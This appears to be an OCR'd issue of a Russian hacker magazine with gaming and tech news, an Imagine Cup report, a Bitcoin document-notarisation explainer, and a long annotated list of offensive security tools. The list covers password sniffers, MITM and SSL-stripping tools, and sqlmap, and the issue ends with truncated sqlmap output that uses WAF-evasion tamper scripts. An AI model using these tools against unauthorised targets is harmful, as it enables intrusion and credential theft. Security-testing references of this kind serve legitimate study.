Первое, от чего хочется выдохнуть с облегчением, — сняты ограничения с распространения б/у игр. Напомню, изначально планировалось следующее: дать пользователю возможность играть в игры вне зависимости от того, как они были приобретены (загружены или куплены на диске), но только после авторизации в своем аккаунте на Xbox Live. В этом свете Xbox One должна была иметь возможность по крайней мере раз в сутки подключаться к центральным серверам Microsoft. Если консоль не имела возможности сделать это, то доступ к играм должен был блокироваться. К счастью, в Microsoft передумали. Владельцы Xbox One все-таки смогут меняться играми, перепродавать их и покупать с рук диски. Необходимость раз в день подключаться к сети и региональную блокировку также отменили. Таким образом, обмениваться не получится разве что играми, купленными в Сети (их невозможно запустить на другом экземпляре консоли).

Однако у консоли остается немало других проблем. Одна из них — ситуация, складывающаяся вокруг инди-игр для Xbox. Ситуация с инди абсурдна. В то время как Sony и Nintendo всячески поддерживают независимых разработчиков, позволяя им публиковать игры самим, непосредственно через PSN и eShop, Microsoft упирается как только может. Создается впечатление, что инди-девелоперы как-то особенно ненавистны софтверному гиганту. Xbox 360 не давала возможности разработчикам публиковать свои игры самостоятельно, от них требовалось найти издателя или подписать контракт с MS, что на корню убивает всю идею «инди» как таковую. Непохоже, что ситуация изменится с Xbox One, во всяком случае до сих пор никаких заявлений на этот счет не поступало. Увы, но любителям инди лучше обратить внимание на PS4, которая, к слову, мощнее и при этом дешевле на сотню долларов.



Удивительное дело: Дон Меттрик, президент подразделения Microsoft по интерактивным развлечениям (именно оно занимается Xbox и другими игровыми разработками), покидает компанию. О своем уходе в компанию Zynga Меттрик сообщил вскоре после презентации Xbox One, что наводит на нехорошие размышления.

01



IN GOOGLE WE TRUST

→ Опрос, проведенный среди читателей Washington Post и ABC News, принес неожиданный результат. Оказалось, что 83% граждан «благосклонно» смотрят на деятельность компании Google. В то же время уровень симпатий публики к Apple составил 72%, а к Facebook — и вовсе лишь 60%.

02



OUYA ПОШЛА В НАРОД

→ Крохотная игровая консоль Ouya, базирующаяся на Android, поступила в продажу в конце июня. Напомню, проект собрал на Kickstarter рекордные 8,5 миллиона долларов, и, как показали продажи, интерес к консоли за время разработки не ослабел — гаджет раскупили за несколько часов.

03



НА 614% БОЛЬШЕ ВИРУСОВ

→ Пугающую статистику обнародовала компания Juniper Networks: за последний год количество вредоносного ПО для Android увеличилось на 614%! В прошлом году рост составлял лишь 155%. 73% вредоносных приложений используют уязвимости для отправки SMS на платные номера.





КОЛОНКА СТЁПЫ ИЛЬИНА

КАК ПРОШЕЛ IMAGINE CUP 2013

СТУДЕНТЫ ДЕЛАЮТ!

Увидев меня в тельняшке с надписью Imagine Cup, друг заметил: «О, круто! Всегда хотел в нем участвовать, когда был студентом». Черт, кажется, только я узнал об этом крупнейшем технологическом конкурсе, когда уже окончил бауманку. Досадно до сих пор.

Я не учился конструировать ракеты. И не знаю, как делается шунтирование сердца. Но мне всегда искренне хотелось использовать знания информационных технологий, чтобы сделать этот мир чуточку лучше. Imagine Cup, который проводится при поддержке Microsoft, как раз такую возможность дает и бросает вызов: «Вот вам технологии, вот вам мир, полный проблем, — сделайте что-нибудь, что может этот мир изменить». И студенты делают!

МЕНЯТЬ МИР

Рядом со стендом стоит человек в костюме пожарного. Это парень из Бельгии демонстрирует, как он с однокурсниками реализовал систему навигации внутри здания (GPS там, понятное дело, не работает), чтобы пожарный, зашедший в задымленное здание, всегда мог найти путь назад. Перемещения записываются с помощью нескольких акселерометров, вшитых в костюм, а маршрут для возвращения выводится через специальные очки с экраном. Собранные данные с костюмов передаются на командный пульт. Если что-то пойдет не так, то к любому могут сразу направить помощь. Примечательно, что этот прототип уже используется в некоторых бельгийских пожарных частях.

Сельское хозяйство — то место, где есть колоссальный простор для внедрения умных систем. Веселые ребята из Словении показали, как они собираются увеличить производительность пчелиных ульев. К каждому улью подключается видеокамера и огромное количество датчиков, с которых информация собирается и агрегируется на специальном dashboard'е. Это позволяет оптимизировать схему сбора меда, а также, к примеру, влиять на условия внутри улья. Оказывается, пчелы плохо переносят сухой воздух, поэтому система может удаленно включать специальный опрыскиватель, чтобы пчелам было хорошо и они делали правильный мед. Выглядит это уже даже не как прототип, а как рабочее решение. Недаром недавно про их проект Beezinga писал TechCrunch — ребята уже ждут инвестиций.

Команда из Ливана сделала proof-of-concept системы авторизации, которая проверяет не только правильность пароля, но и то, как он вводится. Идея простая: каждый человек набирает пароль по-разному, с индивидуальной скоростью, с различными паузами между символами. Соответственно, простая нейронная сеть после недолгого обучения может с большой долей вероятности сказать, вводит ли пароль настоящий пользователь или чужак, у которого оказался пароль. Проверил на себе — работает :).

ФИНАЛ В РОССИИ

Впервые за десять лет существования конкурса международный финал проходил в России — в Санкт-Петербурге (буквально через неделю после финала ACM ICPC). Причем выставка проектов в этот раз была доступна не только для жюри, но и для всех желающих, где я с удовольствием и пообщался с командами.

Россию в мировом финале представляли сразу три команды: Gesis, разработавшая систему на основе сенсора Kinect для реабилитации детей с заболеваниями центральной нервной системы и опорно-двигательного аппарата, Out of focus с системой Kinect Magic для создания инновационных презентаций и спектаклей и Quad Damage с игрой Lasercraft, использующей Windows Phone и специализированное устройство с инфракрасной пушкой и жилетом для создания подвижных игр в городской среде. Увы, никому из них взять награды не удалось. Однако это не означает, что сами проекты были плохими. Для победы нужно грамотно презентовать свою идею жюри, а с этим тоже справляется не каждый. Кстати, в жюри в этом году входил создатель «Тетриса» Алексей Пажитнов. Я ехал с этим приятнейшим человеком в автобусе, а с кем разговаривал, узнал уже на церемонии награждения, когда он называл победителей в номинации «Игры». Каюсь: это мой личный позор!

Отмечу некоторых победителей. В категории «Инновации» победила команда из Великобритании Colinked с проектом SoundSYNK — это приложение связывает мобильные телефоны при помощи технологии Bluetooth и позволяет им синхронно воспроизводить одну и ту же песню, создавая эффект симфонии. В категории «Социальные проекты» победил проект португальской команды For a Better World — экономичный портативный образец, способный спасти жизнь людям, которым требуется переливание крови при несчастном случае, за пять минут определяя группу крови пациента. А второе место в этой же категории заняли ребята из Тайваня с проектом Omni-Hearing Solution, которое использует Windows Phone как устройство обработки звука, позволяющее с помощью индивидуального частотного фильтра улучшить слышимость для людей с плохим слухом.

Команды-победители получили призы в размере 50, 10 и 5 тысяч долларов США за первое, второе и третье место соответственно. Многие участники также получили ряд специальных спонсорских наград. Чтобы понимать масштаб: весь призовой фонд превышал миллион долларов. Сама церемония была на уровне лучших западных мероприятий (я их видел немало), а вел ее звезда сериала «Доктор Кто» Мэтт Смит (надеюсь, это имя тебе говорит больше, чем мне :)). Короче говоря, Imagine Cup — это круто!



Proof-of-Concept

ЗАВЕРЯЕМ ДОКУМЕНТЫ С ПОМОЩЬЮ ЦЕПОЧКИ ТРАНЗАКЦИЙ BITCOIN

ЧТО ЭТО ТАКОЕ

Инфраструктура Bitcoin устроена таким образом, что в общественном архиве сохраняются все транзакции: адреса кошельков и метки времени. Подделать информацию в архиве транзакций невозможно, потому что копия архива хранится на десятках тысяч компьютеров в распределенной P2P-сети и доступна для просмотра через blockchain.info или другие интерфейсы.

Каждый адрес Bitcoin — это хеш RIPEMD-160 от хеша SHA-256 от публичной части пары ключей Elliptic Curve DSA (ECDSA). 160 бит хеша с 40 битами служебной информации конвертируются из Base256 в Base58, после чего и получаются привычные адреса вроде 16UwLL9Risc3QfPqBUv KofHmBQ7wMtjvM. Каждая транзакция содержит адрес отправителя и адрес получателя, то есть 320 бит информации.

Зная алгоритм генерации адреса Bitcoin (bit.ly/15MhFNn), мы можем внедрить свою информацию в адрес Bitcoin, а также извлечь ее потом обратно, выполнив обратную конвертацию из Base58 в Base256. Когда же мы осуществим транзакцию между двумя кошельками, то 320 бит (40 байт) информации навсегда будет записано в анналы истории, то есть в цепочку транзакций Bitcoin.

ЗАЧЕМ ЭТО НУЖНО

Как уже было сказано, подделать данные в цепочке транзакций Bitcoin технически невозможно. Поместив туда информацию о каком-то документе, мы тем самым получаем неоспоримое доказательство существования документа конкретного содержания в конкретный момент.

Естественно, в 40 байт не поместится никакой осмысленный документ, но это и не нужно. Достаточно рассчитать хеш-функцию от этого документа, что обеспечит криптографически подкрепленные доказательства самого факта его существования, не раскрывая при этом содержимое документа. Рассчитать 256-битную хеш-функцию можно от файла любого размера, например от архива научных чертежей в несколько гигабайт или от текстового документа с подробным описанием изобретения.

Bitcoin здесь выступает в роли безопасной, надежной и почти бесплатной нотариальной конторы, от которой заверенные документы должен принять любой суд (по крайней мере, заслушав мнение технического эксперта, который объяснит, что подделать такого рода доказательства невозможно). Можно таким образом сохранять улики для будущих судебных заседаний: скриншоты сайтов, исходные тексты программ, оригиналы фотографий и так далее. «Нотариальная контора» заверит любой документ в цифровой форме.


Единственный недостаток в том, что Bitcoin не подтверждает имя автора, который разместил хеш в цепочке, ведь это псевдоанонимная система.

КАК ЭТО РАБОТАЕТ

Недавно в Сети начал работу новый сайт «Доказательство существования» (proofofexistance.com) и некоторые другие проекты, реализующие на практике эту концепцию. Закачиваешь на сайт документ, он хешируется функцией SHA-256. Затем хеш разбивается на две половины, каждая из которых используется вместо хеша RIPEMD-160 от публичного ключа в алгоритме генерации адреса Bitcoin (см. рисунок). Недостающие 32 байта (160 – 256/2) в одной из частей забиваются нулями. После конвертации из Base256 в Base58 мы получаем два адреса, каждый из которых содержит половину хеша от документа. Осталось совершить транзакцию между этими адресами, чтобы навсегда сохранить хеш в цепочке транзакций.

За свои услуги сайт «Доказательство существования» берет 0,005 BTC, но ты можешь сделать работу самостоятельно, если посчитаешь хеш от документа, разделишь его пополам и сам сгенерируешь два 160-битных адреса с половинами хеша. Минимальный размер транзакции в сети Bitcoin на сегодняшний день составляет 0,0000001 BTC, то есть примерно 0,032 копейки. Именно в такую сумму обойдется тебе создание нотариально заверенной копии в цепочке транзакций Bitcoin.

Кроме proofofexistance.com, есть и другие бесплатные сервисы для простановки меток времени на хеши, в том числе Chronobit (github.com/goblin/chronobit) и Bitnotar (github.com/bitcoinaustria/bitnotar). Есть и коммерческие платные сервисы, например Guardtime (guardtime.com) и Surety (surety.com).



Алгоритм преобразования публичного ключа ECDSA в адрес Bitcoin



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

100 программ для хакера, которые рекомендуют известные white hat'ы России

Когда-то давно, а точнее, шесть лет назад в юбилейном сотом номере у нас была большая подборка наиболее востребованных хакерских утилит. С того времени много воды утекло, многое поменялось и в области безопасности: появились свежие техники взлома, новые инструменты, новые сложные задачи. Одни тулзы до сих пор продолжают развиваться и активно используются, другие канули в Лету. Вот мы и решили посмотреть, насколько наша отрасль изменилась за это время, на примере security-утилит. Пригласили в качестве экспертов наших постоянных авторов, друзей журнала, друзей друзей, короче — кучу компетентных людей. И замутили свежую подборку хакерских утилит. Что из этого вышло — смотри сам.

СЕТЕВЫЕ СКАНЕРЫ


Если и начинать эту подборку, то только с них. Сетевые сканеры используют скрипткидис для своих шалостей. Но и любой серьезный пентест не обходится без детального сканирования сети. А открывает этот обзор программа-легенда.




NMAP

is.gd/e9mJGG

Чем еще могла пользоваться Тринити в «Матрице», если не Nmap'ом? Этот инструмент настолько прочно стал ассоциироваться с хакерством, что другого выбора у режиссеров просто не было. Практически любое исследование сети или удаленного хоста начинается именно с запуска Nmap. И недаром — утилита использует множество различных методов сканирования: UDP, TCP (connect), TCP SYN (полуоткрытое) и другие. Позволяет с помощью отпечатка стека TCP/IP с большой долей вероятности определить ОС на удаленном хосте, производить «невидимое» сканирование. Имеет собственный скриптовый движок Nmap Scripting Engine, позволяющий создавать собственные расширения на языке Lua. Исследователь HD Moore, известный как автор Metasploit, недавно опубликовал статью о том, как, используя скрипты для Nmap, он просканировал весь интернет (да, все IPv4-адреса!) в поисках открытых портов, и сколько раз ему за это угрожали удивленные подобным вниманием админы :).






002

ANGRY IP SCANNER

is.gd/VqeQaK

Инструмент для супербыстрого сканирования диапазонов IP-адресов в сети. Прога пингует каждый айпишник на проверку его жизнеспособности и затем опционально получает имя хоста, MAC-адрес, список открытых портов и т. п. Функционал можно расширить с помощью плагинов на Java.




003

UNICORNSCAN

is.gd/2apVtX

Анализируя приходящие ответы, этот сканер может как в пассивном, так и в активном режиме идентифицировать ОС и сервисы на удаленном хосте. При этом работает очень шустро, за что и прижился у многих людей. Весь проходящий трафик можно логировать в pcap-файл для дальнейшего анализа.



004

IKE-SCAN

is.gd/vhGvHC

Одна из немногих утилит, которая детектирует VPN. Распознавание основано на посылке специального IKE-пакета на каждую машину в сети. Большинство хостов, использующих VPN, отконфигурировано таким образом, что в ответ на такой пакет отошлют характерный ответ.




005

NBTSCAN

is.gd/JAq1EV

Эта крохотная утилита умеет делать только одно — сканировать диапазон IP-адресов и извлекать всю NetBIOS-информацию (имя компьютера, имя активного аккаунта и MAC-адрес), что полезно для быстрого поиска всех расшаренных ресурсов в сети. По сути, продвинутая версия стандартной nbtstat.




006

THC AMAP

is.gd/fmUVBP

Чтобы скрыть потенциально уязвимые сервисы, админы часто устанавливают их на нестандартные порты. Иногда это действительно помогает. Однако THC Amap использует техники fingerprinting'а, считывая ответы сервиса, чтобы идентифицировать его, независимо от порта, на котором он отвечает.



007

P0F

is.gd/IMKkjM

Пассивное средство для определения операционной системы на удаленном хосте. Помимо этого, p0f определяет присутствие файрвола, использование NAT и другую полезную информацию, которая может пригодиться для удаленного изучения чужой системы.

СНИФФЕРЫ


Отснифать трафик и изменять его на лету, перехватить логины/пароли, провернув MITM-атаку, да и просто отладить сетевое приложение — все это было бы невозможно без следующих инструментов.




INTERCEPTER-NG

is.gd/k4DfBY

Сниффер Intercepter. Отечественная разработка. Пожалуй, самый продвинутый перехватчик, заточенный на сниффинг паролей/хешей, сообщений популярных мессенджеров и других ценных данных. Главной отличительной особенностью является эксклюзивный набор реализованных в программе MITM-атак (SSH MiTM, SMB Hijack), для проведения которых без Intercepter'а потребовался бы целый арсенал утилит. Intercepter позволяет просмотреть весь трафик в чистом (raw) виде, функционируя аналогично Wireshark'у. И способна захватывать трафик удаленно разными способами (например, посредством RPCAP-демона). Помимо основной версии для Windows, существует консольная сборка с псевдографическим интерфейсом на базе ncurses и отдельная нативная версия под Android с touch-интерфейсом. А еще не так давно мы включали эту программу в подборку лучших хак-тулз для iPhone/iPad.






009

WIRESHARK

is.gd/Oo7ui4

Фантастически успешный сниффер и анализатор дампов трафика. Работает в любых сетях (не только Ethernet) и знает почти все популярные протоколы. Утилита автоматически разбирает пакеты в соответствии с протоколом и представляет данные в виде понятных полей, позволяя использовать фильтры.




010

ETTERCAP

is.gd/bfHMTx

Этот сниффер поддерживает активный и пассивный анализ множества протоколов (в том числе шифрованных, например SSH и HTTPS). Утилита поддерживает сниффинг в реальном времени, фильтрацию контента на лету, инжекцию пакетов и многие другие интересные возможности.






TCPDUMP

is.gd/gNboGR

Классический сниффер, который входит в состав любой *nix системы. Главная фишка в том, что он может использоваться в качестве универсального решения для самых разных задач. Например, можно буквально в одну строку сделать полноценный сниффер паролей.




012

NETWORKMINER

is.gd/AX7MHR

Один из лучших инструментов для анализа перехваченных данных, сохраненных в формате PCAP. Утилита пассивно анализирует дамп с трафиком, определяет участников обмена сетевыми данными, распознает операционные системы на каждом из хостов, извлекает из дампа переданные файлы.




013

NGREP

is.gd/4LrtEf

Что такое Ngrep? Берем известную никсовую утилиту grep и натравливаем ее на сетевой трафик. Утилита позволяет выделить из перехваченного трафика любые данные, отвечающие регулярным выражениям. Традиционно ngrep используется для анализа текстовых протоколов, вроде HTTP, SMTP, FTP и так далее.



014

SSLSTRIP

is.gd/5Bptvc

Утилита реализует технику перехвата SSL-соединений. Вся соль атаки в том, что собственно SSL-соединение никто и не атакует. С помощью обычной MITM-атаки тулза внедряется между пользователем и веб-сервером и работает как обычный прокси.

ПОИСК УЯЗВИМОСТЕЙ


Если знаешь, где искать уязвимость, то этот процесс можно автоматизировать. Или по меньшей мере упростить себе жизнь с помощью проверенных вспомогательных инструментов.




BURP SUITE

is.gd/3vH6Va

По сути, это не одна утилита, а целый комплекс программ, которым пользуется практически каждый, кто ищет уязвимости в веб-приложениях. Самая главная часть тулкита — Burp Proxy, которая перехватывает HTTP/HTTPS-трафик браузера и позволяет с помощью других утилит выполнять с данными различные действия. Данный инструмент — это швейцарский нож в руках опытного пользователя. Ведь возможность перехвата и модификации веб-запросов/ответов на лету — это то, что нужно при поиске багов. Кроме того, можно упростить большую часть работы, используя фичи тулзы, а учитывая, что часть работы можно автоматизировать с помощью Java, Python или Ruby, то этот инструмент становится мощным и грозным оружием.






016

FUZZDB

is.gd/Blpm8B

Фаззинг-набор каждого уважающего себя веб-хакера. Включает множество словарей для подбора вкусных путей (собранных во время пентестов), полезные шаблоны атак и коллекцию веб-шеллов под множество платформ. По сути тулза — это набор текстовых файлов, которые можно использовать в любом сканере уязвимостей, даже в самописном. Наиболее «хлебно» юзать FuzzDB вкупе с Burp Intruder, компонентом бурпа для проведения кастомных атак на веб-приложения.






DIRBUSTER

is.gd/k27hYK

Бесплатная многопоточная тулза для поиска незалинкованного контента в структуре сайта/приложения. Благодаря ей иногда можно найти бэкапы сайта с конфигами и паролями, а то и полной базой данных или тестовые скрипты, в которых обычно не следят за безопасностью. Лучше всего работать по своим собственным словарям, так как некоторые компании, например Яндекс, фильтруют запросы по стандартным. Некоторые исследователи вместо нее используют возможности Pro-версии Burp.




018

ACUNETIX WVS

is.gd/9WmfNe

Этот сканер уязвимостей платный, но пользуется бешеной популярностью. Одна из опций — AcuSensor — позволяет провести намного более глубокое тестирование при условии, что у тебя на руках есть исходники приложения, совмещая blackbox и whitebox подходы.






W3AF

Ссылка на сайт

Фреймворк для тестирования безопасности веб-приложений. Батарейки w3af — это его расширения! Сейчас в проект включены более 130 аддонов, реализующие проверки и эксплуатацию SQL-инъекций, XSS, локальный и удаленные инклуды и многое другое.





NETSPARKER

is.gd/diRcV3

Одна из ведущих коммерческих разработок для поиска и эксплуатирования широкого круга уязвимостей в веб-приложениях. Имеет бесплатную версию, позволяющую оценить возможности сканера любому желающему, которой грех не воспользоваться.



021

NEXPOSE

is.gd/0JYlU9

Этот сканер легко интегрируется с Metasploit'ом. Такой шаг позволяет объединить мощь обоих инструментов воедино. Простой пример: найти компьютеры с определенной уязвимостью и тут же эксплуатировать ее с помощью соответствующего модуля Metasploit — получается авторутинг на новом уровне.




024

WFUZZ

is.gd/N4aJbh

Очень гибкий инструмент для анализа веб-приложений. Может быть использован для поиска непролинкованных ресурсов (таких как каталоги, скрипты и так далее), поиска различных видов инъекций (SQL, XSS, LDAP), проверки параметров веб-форм (login/password) и так далее.



027

OPENVAS

is.gd/IqfelH

Форк известного сканера безопасности Nessus, который унаследовал от своего старшего брата клиент-серверную архитектуру. Сервер работает только под никсами, клиентская же часть доступна и для винды. База содержит более 30 000 тестов и постоянно обновляется.




030

WAPITI

is.gd/XXE5yA

Прога анализирует структуру сайта и ищет доступные сценарии, после чего составляет список параметров для проверки и включает на всю катушку свой фаззер. И продолжает тщательную проверку до тех пор, пока все уязвимые скрипты не будут найдены. Качество скана неплохое, хотя проект уже не поддерживается.




022

NIKTO2

is.gd/0G0dqg

Мощный инструмент, способный эффективно сканировать удаленные хосты и проводить сложные тесты безопасности. В базе программы имеется информация о более чем 3200 уязвимых веб-сценариев, а также 625 веб-демонов. Анти-IDS методы — это еще одна интересная фишка Nikto.



025

WEBSECURITY

is.gd/dqu9lt

Еще один фреймворк для поиска уязвимостей в веб-приложениях, который давно развивается и сейчас перевоплотился в онлайн-сервис. Для использования нужно зарегистрироваться на сайте и получить бесплатный (но ограниченный в возможностях) аккаунт.




028

RATPROXY

is.gd/NTRfn3

Основное преимущество Ratproxy перед другими сканерами заключается в том, что он является пассивным и не генерирует трафик. Этот подход не дает излишней нагрузки на серверы и не затрудняет работу установленных приложений. Ratproxy просто изучает коды и выделяет проблемные фрагменты.




031

GFI LANGUARD

bit.ly/10nwu8J

Сканер безопасности, работающий под виндой. Определив все машины в сети, LANguard пытается выяснить установленную на каждую из них ось, отсутствующие заплатки, активные точки доступа, расшаренные ресурсы, запущенные сервисы, слабые пароли и т. д., и т. п. Получается экспресс-анализ локалки.




023

APPSCAN

is.gd/X5lZuX

А это уже тяжелая артиллерия от IBM. На выходе после сканирования ты получаешь отчет о проделанной работе паука, воссоздающего структуру сайта, а также информацию о потенциальных брешах в безопасности (SQLi, XSS, нуль-байт, скрытые манипуляции с полем, переполнение буфера).



026

NESSUS

is.gd/n0HNBC

Один из самых известных сканеров безопасности. Плагины — ключевая особенность архитектуры данного приложения. Любой тест на проникновение не зашивается внутрь программы, а оформляется в виде подключаемого модуля. Аддоны распределяются на 42 различных типа на любой случай жизни!



029

SKIPFISH

is.gd/cv3yFc

Skipfish выполняет рекурсивный анализ веб-приложения и его проверку на базе словаря, после чего составляет карту сайта, снабженную комментариями об обнаруженных уязвимостях. Примечательно, что разработка инструмента ведется внутри компании Google.



032

RETINA

is.gd/9cnhw3

Легендарный сканер уязвимостей от известной группы eEye. Продукт громоздкий и дорогой, однако с офсайта можно взять бесплатную демоверсию и посмотреть, как выглядит сканер безопасности, разработка которого началась еще в 1998 году.

SQL-ИНЪЕКЦИИ

Этот тип уязвимостей остается одним из самых опасных, так как открывает доступ не только к базе данных с критической информацией, но и зачастую к самой системе. При этом технически сложные атаки часто легко автоматизируются.



SQLMAP

is.gd/KMKFrJ

Одна из мощнейших открытых утилит для пентестера, которая автоматизирует процесс поиска и эксплуатации SQL-инъекций с целью извлечения данных или захвата удаленного хоста. Движок для определения SQL-уязвимостей — пускай и самая важная, но все-таки не единственная часть функционала sqlmap. Утилита имеет множество функций, незаменимых в хозяйстве: автоматическое извлечение данных при разных типах слепых инъекций, брутфорс хешей всех известных баз данных, поддержка прямого подключения к базе данных (без явного использования SQL-уязвимости), а также удобный шелл для выполнения команд. Одной из уникальных возможностей программы является использование техники DNS Data Exfiltration для получения данных из БД через DNS-запросы. Инструмент активно развивается, и в этом большой вклад Мирослава Штампара, который нередко пишет для][и приезжает из Хорватии на конференции в России.

```
(master) bernardo@ubuntu:~/sqlmap$ python sqlmap.py -
er between,randomcase,space2comment -v 3

    sqlmap/1.0-dev-c9bbd14 - automatic SQL injection
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking t
the end user's responsibility to obey all applicable
ability and are not responsible for any misuse or dam

[*] starting at 23:47:32

[23:47:32] [DEBUG] cleaning up configuration paramete
[23:47:32] [INFO] loading tamper script 'between'
[23:47:32] [INFO] loading tamper script 'randomcase'
[23:47:32] [INFO] loading tamper script 'space2commen
[23:47:32] [DEBUG] setting the HTTP timeout
[23:47:32] [DEBUG] setting the HTTP method to GET
[23:47:32] [DEBUG] creating HTTP requests opener obje
[23:47:32] [INFO] testing connection to the target ur
[23:47:32] [INFO] heuristics detected web page charse
[23:47:32] [INFO] testing if the url is stable, wait
[23:47:33] [INFO] url is stable
